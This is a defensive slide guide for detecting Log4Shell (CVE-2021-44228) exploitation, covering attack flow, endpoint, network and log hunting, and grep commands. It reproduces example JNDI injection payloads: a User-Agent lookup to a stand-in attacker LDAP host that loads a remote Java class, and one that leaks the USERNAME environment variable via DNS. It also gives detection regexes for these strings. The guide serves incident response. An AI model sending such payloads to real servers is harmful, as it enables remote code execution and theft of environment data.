Detection guideline log4j

Version 0.2 - December 21, 2021

What is log4shell?

- Log4shell is a zero-day vulnerability in log4j, a popular Java logging-framework
- This allows an attacker to run arbitrary code on a remote system: *remote code execution*
- The scope (a lot of software uses log4j) and the impact result in the CVSS score of 10.0
- Mitigation includes disabling functions in log4j, patching with 2.17 or patch software with log4j functionality
- In order to check whether your systems might be compromised, this guide is written to guide through detection methods on different systems

About this guide

This guide is written for the following two scenarios:

- Your infrastructure was exposed between December 1st (first time log4j vulnerability was exploited) and date of patching
- Your infrastructure might be exploited, and you want to know how to check this

Disclaimer

- This guide is written on a best-effort basis and is updated on the date mentioned on the first slide. As attack paths, scope and impact of this vulnerability develop quickly, we advise to read this guide as a general detection overview
- This guide is made by the cyber security community. If you have comments or additions to this guide, please raise an issue on the NCSC log4shell GitHub

Reading guide

This guide is divided in the following parts:

- Attack flow
- Scope
- General advice
- Detailed information about detection on:
  - Endpoint
  - Network
  - Systems

Mapping of attack path on MITRE ATT&CK framework

Tactic	Reconnaissance (1)	Initial access (2)	Execution (3)	Impact (4)
Technique	Active scanning	Exploit Public-Facing Application	Command and Scripting Interpreter	Data Encrypted for Impact
	Gather host information			Resource Hijacking

* click on links for general detection methods



The log4j JNDI Attack
and how to prevent it
An attacker inserts the JNDI lookup in a header field that is likely to be logged.
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
HTTP
BLOCK WITH WAF
The string is passed to log4j for logging
${jndi:ldap://evil.xa/x}
PATCH LOG4J
log4j interpolates the string and queries the malicious LDAP server.
ldap://evil.xa/x
DISABLE JNDI LOOKUPS
Attacker
Vulnerable Server
http://victim.xa
Vulnerable log4j implementation
LOG
Malicious LDAP Server
ldap://evil.xa
1
2
3
4
5
DISABLE LOG4J
DISABLE REMOTE CODEBASES
public class Malicious implements Serializable {
...
static {
<malicious Java code>
}
....
}
JAVA deserializes (or downloads) the malicious Java class and executes it.
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
The LDAP server responds with directory information that contains the malicious Java class
GovCERT.ch

Figure 1

Initial access displayed in Figure 1 (*initial access*)

- Log4j logs information entered by a person or from a system who visits the application (step 1 + 2)
- Specifically crafted strings (starting with *${jdni:protocol)* entered by this person or system will be executed as log4j interpretes this as a query (step 3)
- This can result in *remote code execution, information disclosure* or *denial of service*
- The payload can be entered in HTTP headers, input fields, etc
  - Examples: *${jndi:ldap(s)*, *${jdni:dns* or *${jdni:rmi*
  - Requests coming from different source IPs
    - Some logged malicious source IPs can be found here
    - Please be aware that blocking these IPs can result in blocking of legit services, so use this list to cross-check your own logged source IPs

Scope

Detection of possible abuse/compromise of systems by using the log4j vulnerability, known as

- CVE-2021-44228 (initial CVE with *remote code execution*)
- CVE-2021-4104
- CVE-2021-45046
  - Software vulnerable to this CVEs are listed on GitHub
  - Currently >3000 products listed: list of vulnerable software
  - List in CSV and JSON format released every day

General advice

- First attempts were seen on December 1, 2021, so look back to December 1, 2021
- Start hunting for exploitation within your network (step 3 in Figure 1)
- Try to automate as much as possible and run your playbooks regularly
- Short term detection capabilities. Long term is not within scope, like adding honeypots in your network
- See for yourself what is feasible to do
- This guide could be outdated (please check the publishing date on first slide). The most recent guide is published on the NCSC website (Dutch) or Apache website (English)

Examples of injection places

'Everything with an input field', like:

- Search bar
- URL path
- HTTP headers like User-Agent, Authorization, Referer

Detection spots

- Network
- Systems
- Logging
- Forensic Images
- Honeypot
- Firewall Logging
- Host integrity checker

Detection source

- Endpoint Detection & Response
- NetFlow
- IDS logging
- Access and error log from load balancers/webservers/application servers
- Stack traces of Java applications

Endpoint/Server

- Suspicious execution of common command line tools used to download files, such as: curl, wget, or powershell
  - > Check out one of the IOC lists of files downloaded after compromise
  - > This list includes cryptominers, Mirai botnets, etc
- The creation of suspicious or unexpected programs or services on an endpoint
- An increase in CPU and memory usage on a server, because many attackers place cryptominers on exploited systems
- Security software for endpoints/server that generates alerts about tool usage or activity after the compromise
- After compromise, remove your endpoint from the network, create a forensic image, reinstall the endpoint and, examine the forensic image. Cleaning your system is not feasible.

Network

- Look for outgoing network or web connections from your servers to the internet
- Outgoing network connections may go to non-standard ports or over standard HTTP and HTTP/S ports
- Look for suspicious *curl* or *wget* user-agents to external IP addresses
- By search the DNS logging for queries to suspicious or known malicious sites
- IP addresses that are used for scanning are often also used for an outbound connection
- Many DNS requests from 1 server. Deviating from normal behavior. The exact same domain.
- System with itself baselining with a period in the past. Create also a baseline for the present. Make a delta between the past and present. Look for different ports or DNS requests to strange addresses. Narrow down the list of systems running which are known to be running log4j

Network

- Snort/Suricata rules
- Use a good list of bad IP addresses. Use the list shared by the NCSC through MISP.
- Look at the JNDI payloads, regex the IP addresses and domain names from there, then look at outgoing connections to the IP addresses. IP addresses can be encoded in different ways. Octal, Hexadecimal etc...
- Consider that the payload can be base64 encoded and all kind of obfuscation techniques are used
- Monitor LDAP protocol. Non-standard ports are used for LDAP. Outbound LDAP is not normal. Same goes for several other protocols. Assume nonstandard ports for protocols
- Check the firewall for inbound connection e.g., LDAP, RMI etc....
- Check for ICMP traffic (Time Exceeded) traffic. Match the source IP addresses with the MISP list

Systems

Bascially everything that runs Java

- Windows
- Linux
- General
- Logging
- Anomaly detection: abnormal CPU usage, disk space usage, spawning strange processes

Systems - Linux

Log files (expand with the variants)

- Examples

```
$ sudo find /var/log/ -type f -exec sh -c "cat {} | sed -e 's/\${lower://'g | tr -d '}' | \
  egrep -i 'jndi:(ldap[s]?|rmi|dns):'" \;
$ sudo egrep -i -r '\$\{jndi:(ldap[s]?|rmi|dns):/[^\n]+' /var/log
```

Logfiles-zipped (expand with the variants)

- Examples

```
$ sudo find /var/log/ -name "*.gz" -type f -exec sh -c "zcat {} | sed -e 's/\${lower://'g | tr -d '}' | \
       egrep -i 'jndi:(ldap[s]?|rmi|dns):'" \;
```

Systems – DNS log (examples)


Attack:

```
${jndi:ldap://user-${env:USERNAME}.example.com/meh
```

DNS log:

```
[. . .]
1234-->     A for user-bob.example.com
1235-->  AAAA for user-bob.example.com
[. . .]
```


Logging



Credits to Gerrit Kortlever - Deloitte

Logging

Detection Guidance: log4j CVE-2021-44228




1	Identify who is scanning the environment for vulnerable machines.	
Detection	Logs	Conclusion on a hit
• Scan inbound requests in the proxy/firewall/load balancer logs. • Investigate the application logs to determine web requests which contain indicators of scanning attempts. • Identify the source and protocol used by the attack.	• Web proxy (inbound) • Firewall (inbound) • Web application firewall (inbound) • Load balancer (inbound) • IDS/IPS (across the network) • Application logs (java) (inbound) • IP addresses of attackers which are known to actively exploit the vulnerability (enrichment)	Somebody has scanned your asset to identify if it is vulnerable.

Credits to GovCERT.ch for the description of the log4j JNDI attack

Credits to Gerrit Kortlever - Deloitte

Logging

Detection Guidance: log4j CVE-2021-44228




2 Identify if a vulnerable application has attempted to retrieve the malicious code for potential execution		
Detection	Logs	Conclusion on a hit
• Identify whether the outbound request has been blocked or allowed. • Identify the source IP of the attack and determine if the IP is known to present a malicious payload to execute code or if the IP has been used to scan for vulnerabilities to obtain risk context.	• Web proxy (outbound) • Firewall (outbound) • Load balancer (outbound) • IDS/IPS (across the network) • IP addresses of attackers which are known to actively exploit the vulnerability (enrichment)	The targeted application is vulnerable and has contacted the remote server to download a payload. You still need to verify whether this was a scan from a benign actor or an actual attack, by verifying whether a malicious payload was retrieved to the application's host

Credits to GovCERT.ch for the description of the log4j JNDI attack

Credits to Gerrit Kortlever - Deloitte

Logging

Detection Guidance: log4j CVE-2021-44228



3	Download of the malicious code and execution of the malicious code on the vulnerable machine.	
Detection	Logs	Conclusion on a hit
• Identify if the malicious payload has passed any network device (proxy, firewall, load balancer, IDS/IPS). • Investigate the local machine if the server process has initiated any new child processes which show signs of malicious intent. • Generic signs of command-and-control or beaconing traffic	• Web proxy (inbound) • Firewall (inbound) • Load balancer (inbound) • IDS/IPS (across the network) • Application logs (java) (inbound) • Machine logs (Sysmon/security logs) • Process monitoring	The targeted application has downloaded the malicious payload. Execution of the payload can be identified through host-based process monitoring and forensic analysis.

Credits to GovCERT.ch for the description of the log4j JNDI attack

Credits to Gerrit Kortlever - Deloitte

Sources

- NCSC log4shell GitHub
- Apache log4j vulnerability guide

Other good sources and research:

- Cisco: How to Respond to Apache Log4j using Cisco Secure Analytics
- Microsoft: Guidance for preventing, detecting, and hunting for CVE-2021-44228 Log4j 2 exploitation
  - https://www.microsoft.com/security/blog/2021/12/11/guidance-for-preventing-detecting-and-hunting-for-cve-2021-44228-log4j-2-exploitation/
- Fox-IT: Log4Shell: Reconnaissance and post exploitation network detection
  - https://blog.fox-it.com/2021/12/12/log4shell-reconnaissance-and-post-exploitation-network-detection/
- Splunk: Log4Shell - Detecting Log4j Vulnerability (CVE-2021-44228) Continued
  - https://www.splunk.com/en_us/blog/security/log4shell-detecting-log4j-vulnerability-cve-2021-44228-continued.html
- Florian Roth Sigma rules.
  - https://github.com/SigmaHQ/sigma/tree/master/rules/web

Contributions to this guide

A big thank you to the following people or organisations for contributing to this guide:

- Karl Lovink, Belastingdienst
- Gerrit Kortlever, Deloitte